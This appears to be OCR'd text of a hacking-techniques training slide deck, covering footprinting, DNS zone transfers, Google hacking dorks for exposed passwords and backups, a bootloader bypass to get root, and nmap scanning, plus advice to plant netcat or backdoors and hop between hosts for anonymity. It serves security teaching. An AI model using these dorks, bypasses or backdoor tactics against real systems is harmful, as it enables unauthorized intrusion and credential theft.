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

Hacking Techniques



by
Michael Hamm

Hacking Techniques




Hacking Techniques

Attackers
Hackers
Spies
Terrorists
Insider
Prof. Crimminaly
Vandals

Objectives
Challange, Status
Political Gain
Financial Gain
Damage

Hacking Techniques



Hacking Techniques

- High profile targets:


    -- Banks
    -- Military
    -- Universities
    -- Telecom / internet Provide

    --Private PC's / Enduser
        -- Botnet
        -- Spam
        -- Homebanking Data

Hacking Techniques

Most often Security problems:

(Source: CSI/FBI Computer Crime and Security Survey)



Hacking Techniques

- Network based System Hacking
- Web Server Hacking
- Physically enter the Target Building
- WLAN (Wireless LAN) Hacking
- War Dialling
- Sniffing
- Social Engineering
- Viruses

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
Exercise:
-- physical access = root rights --

1. Interupt the bootloader by pressing >> `e` <<
2. Select the kernel line and press >> `e` <<
3. add >> `init=/bin/bash` << to the kernel line
4. `kernel /vmlinuz-2.6.8 root=/dev/hda4 ro init=/bin/bash`
5. Press >> `Enter` <<
6. Press >> `b` << to boot
7. `mount -o remount,rw /dev/hda4`
8. `passwd hamm` (password: test123)
9. `passwd` (password: test123)
10. `sync`
11. `mount -o remount,ro /dev/hda4`
12. `shutdown -rn now`
13. Login as user hamm & launch vmware; start all VM from top down

Hacking Techniques



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Footprinting
-- Information Gathering --

- visit targets' websites
- review HTML Code, JavaScript and Comments & robots.txt
- search for passwords, hidden directories, contact names

- Dumpster Diving

  Quotation Bill Gates in: Susan Lammers; Programmers at Work Tempus Books; Reissue Edition, 1989

  „No, the best way to prepare is to write programs, and to study great programs that other people have written. In my case, I went to the garbage cans at the Computer Science Centre and I fished out listings of their operating system."

Footprinting
-- Information Gathering --

➤ whois request at the Network Information Centre
  -- receive information about IP address ranges
  -- Names and EMail addresses of responsibles

```
whois -h whois.dns.lu linuxdays.lu

   domainname:     linuxdays.lu
   nserver:        arthur.tudor.lu
   nserver:        dorado.tudor.lu
   org-name:       Centre de Recherche Public Henri Tudor
   adm-email:      pierre.plumer@crpht.lu
   tec-name:       Xavier Detro
   tec-email:      xavier.detro@tudor.lu
```

Important whois domains:

- RIPE (Europe & N-Africa)
- ARIN (N-America & S-Africa)
- APNIC (Asia Pacific)
- LACNIC (Latin America)

Footprinting
-- Exercise Information Gathering --

- DNS Lookup
  - -- use nslookup tools to receive informations about DNS- & EMAIL Server, looking for names like Oracle, TestLinux, ...
  - -- try a zone transfer

- Footprinting by DNS: nslookup(1); host(1); dig(1);

```
# nslookup
        > server 192.168.22.22
        > www.mumm.lu

        > set type=mx
        > mumm.lu

        > set type=any
        > mumm.lu

        > ls -d mumm.lu     # try zone transfer
        > exit

# dig @192.168.22.22 mumm.lu axfr     # Zonetransfer
```

Footprinting
-- Information Gathering --

➤ whois tools:

-- Sam Spade	www.samspade.org
-- Smart Whois	www.tamos.com
-- Netscan	www.netscantools.com
-- GTWhois	www.geektools.com

-- http://www.all-nettools.com/toolbox

➤ DNS must reads:

-- RFC 1912	Common DNS Errors
-- RFC 2182	Secondary DNS Servers
-- RFC 2219	Use of DNS Aliases

Footprinting
-- Information Gathering --

- footprinting @ google
- news group articles of employees `@<targetdomain>`
- search business partners `link:<targetdomain>`
- `site:<targetdomain> intitle:index.of`
- `site:<targetdomain> error | warning`
- `site:<targetdomain> login | logon`
- `site:<targetdomain> username | userid`
- `site:<targetdomain> password`
- `site:<targetdomain> admin | administrator`
- `site:<targetdomain> inurl:backup | inurl:bak`
- `site:<targetdomain> intranet`

Google Hacking

-- Introduction --

The Beginnings:

www.theregister.co.uk/2001/11/28/the_google_attack_engine/
Link points to a Switch of a .gov Network

Google not 'hackers' best friend' -- ww.vnunet.com/News/1127162
`Index.of +banques +filetype:xls`

Johnny (I hack stuff) Long
'Google Hacking for Penetration Testers'
Google Hacking Database http://johnny.ihackstuff.com

12.03.2006 Chicago Tribune
http://www.heise.de/newsticker/meldung/70752
2600 CIA Agents discovered via Search Engine

Google Hacking

-- Introduction --

What to know:

Advanced Operands:

```
site:<domainname>
inurl:<path>
filetype:<xls|doc|pdf|mdb|ppt|rtf|…….>
intitle:<keyword>
intext:<keyword>
…
…
```

Google as an ‘Anonymous Proxy’

Google Cache

&strip=1

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Google Hacking
-- Introduction --

What to know:

The Power of combining Advanced Operands:

`site:heise.de -site:www.heise.de`

-- shows all websites NOT from the official Webserver
-- maps nre hostnames without contacting target network
-- wap.heise.de, chat.heise.de, www.tb.heise.de, …

Offline Analysis of the search result:

-- www.sensepost.com/research_misc.html
-- SOAP Google API

Google Hacking
-- Introduction --

What to find:

The Google Hacking Database (johnny.ihackstuff.com):

-- Directory Listings → Hidden/Private Files

```
intitle:index.of 'parent directory'
intitle:index.of.admin
intitle:index.of inurl:admin
intitle:index.of ws_ftp.log
```

-- Error Messages of Scripts

```
'Fatal error: call to undefined function'
 -reply -the -next
'Warning: Failed opening' include_path
```

-- Search for vulnerable Scripts

```
inurl:guestbook/guestbooklist.asp
  'Post Date' 'From Country'
```

-- Search for Backups

filetype:bak inurl:php.bak

filetype:bak inurl:php.bak

-- Search for:

--- Printers; --- Webcams; --- Intranet Sites;

--- Network Tools Ntop, MRTG; --- Databases

Google Hacking
-- Exercise --

Livecycle of a Google Hack:

1. Security Problem deicovered on online product;
2. Analyse online product
3. Find typical string
4. Create a google request
5. Find vulnerable websites

Examples:


```
-- inurl:php.bak mysql_connect mysql_select_db
-- ext:pwd inurl:(service | authors | administrators | users)
      "# -FrontPage-"
-- "index of/" "ws_ftp.ini" "parent directory"
-- !Host=*.* intext:enc_UserPassword=*  ext:pcf
-- "admin account info" filetype:log
-- enable password | secret "current configuration"
      -intext:the
```

Preparation

anonymity doesn't exist

- ➤ break systems in different countries / time zones
- ➤ install network multipurpose tools like netcat or backdoors
- ➤ hop from host to host to get anonymity

Hacking Techniques



Scanning

-- Goals --

- mapping of the target network
- use system tools like traceroute & ping
- Visual Tools: NeoTrace (Visual Trace) & Visual Route
- finding the range of IP addresses
- discerning the subnet mask
- identify network devices like firewalls & routers
- identify servers

- mapping of the reachable services
- detecting `live` hosts on target network
- discovering services / listening ports / portscan; nmap;
- identifying operating system & services
- identify application behind services & patch level

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Scanning
-- Network Mapping --

Nmap: find living hosts

```
$ su -
# ns_mumm
# cat /etc/resolve.conf

# nmap -sL www.mumm.lu/27                        # List Scan
(only do nslookup for the IP rage)

# nmap --packet_trace -sP www.mumm.lu/27         # ICMP/TCP
(send ICMP Echo Request and ACK to Port 80
if RST is received → host is alive / unfiltered )

# nmap -n -P0 -sU -g 53 -p 53 -T polite www.mumm.lu/27
( UDP Scans are alomost NOT usefully; -g 53 = sourceport
-P0 = don't PingScan first; -T polite = scan speed)

-sF, -sX, -sN, -sA,                              # not usable
FIN-, XMAS-, Null-, ACK- Scan                    # today
```

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
Scanning

-- Port Scanning --

Nmap: port scan (connect scan)

```
# nmap -n -sT -P0 -p 80 192.168.22.21,22,24
# nmap -n -sT -P0 -p 110 192.168.22.21,22,24
```

